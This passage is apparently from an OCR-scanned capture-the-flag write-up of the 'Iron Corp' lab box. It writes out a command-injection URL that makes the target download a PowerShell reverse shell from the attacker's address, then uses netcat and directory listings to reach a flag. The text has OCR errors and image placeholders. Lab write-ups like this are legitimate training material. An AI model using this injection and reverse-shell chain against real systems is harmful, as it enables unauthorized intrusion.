





To install powershell, I used the reverse powershell from nishan.



I created a new file named ‘shell.ps1’ and pasted the reverse shell into the file.




I changed the old IP address in the reverse powershell from nishan with my own address and my own port I am using for my netcat.




To upload the reverse shell, I have pasted a script based on the link used in the Iron Corp website which is


‘internal.ironcorp.me:11025/?r=hp://admin.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22hp://IPADDRESS/shell.ps1%22%20-ouile%20%22E:/xampp/htdocs/i nternal/shell.ps1%22’ . I encoded the script as a URL and copied the result.




I pasted the result inside the repeater and sent it as request.




Finally the reverse shell ‘shell.ps1’ is uploaded in the directory.



To clarify it , I pasted the original Request link and sent it to get a Response



When I got the Response, I found the report where it lists out all the directories and I found the shell.ps1 inside the instruction.




The shell.ps1 also showed up at the website.


My name is:
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159
Directory of E:\xampp\htdocs\internal
08/02/2022 09:50 AM
08/02/2022 09:50 AM
03/27/2020 08:38 AM 53 .htaccess
04/11/2020 09:34 AM 131 index.php
04/11/2020 09:34 AM 142 name.php
08/02/2022 09:50 AM 502 shell.ps1
4 File(s) 828 bytes
2 Dir(s) 1,468,599,424 bytes free
Ultimate search bar
Search:
Submit Query


3)Horizontal Privilege Escalation

Tools used: Netcat, Burp Suite


After uploading the reverse shell inside the directories, I went to set up NetCat and opened up a Python server by using the command python3 -m http.server 80.



After setting up the NetCat and Python server, I had to ping the shell.ms1 so that the NetCat could listen to it. To do this, I used a script containing the reverse shell and encoded it as a URL.Then, I copied the result



I pasted the results inside the Repeater to get a Request. Then , I sent it




Then i went back to the NetCat and saw that it listened and we can now connect to the Python server


4)Root Privilege Escalation

Tools used: Netcat , Burp Suite

I listed out all the directories inside the current directory. Unfortunately, it listed out irrelevant files.



I changed the current drive to Drive C by using by using the command C:



Then I tried listing down the directories again within the drive. Inside the drive, I saw a directory called Users.


```
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows


PS C:\>
```

I changed the directory to Users by using the command cd. I list out the directories by using ls and there , I found a directory called Administrator.


```
PS C:\> cd Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP


PS C:\Users>
```

So i continued on changing directory to Administrator and list out all the directories where I found Desktop

I changed the directory to Desktop and listed out the directories. There, I found the user.txt.




To read the text file, I use the command type user.txt and it gave out the flag

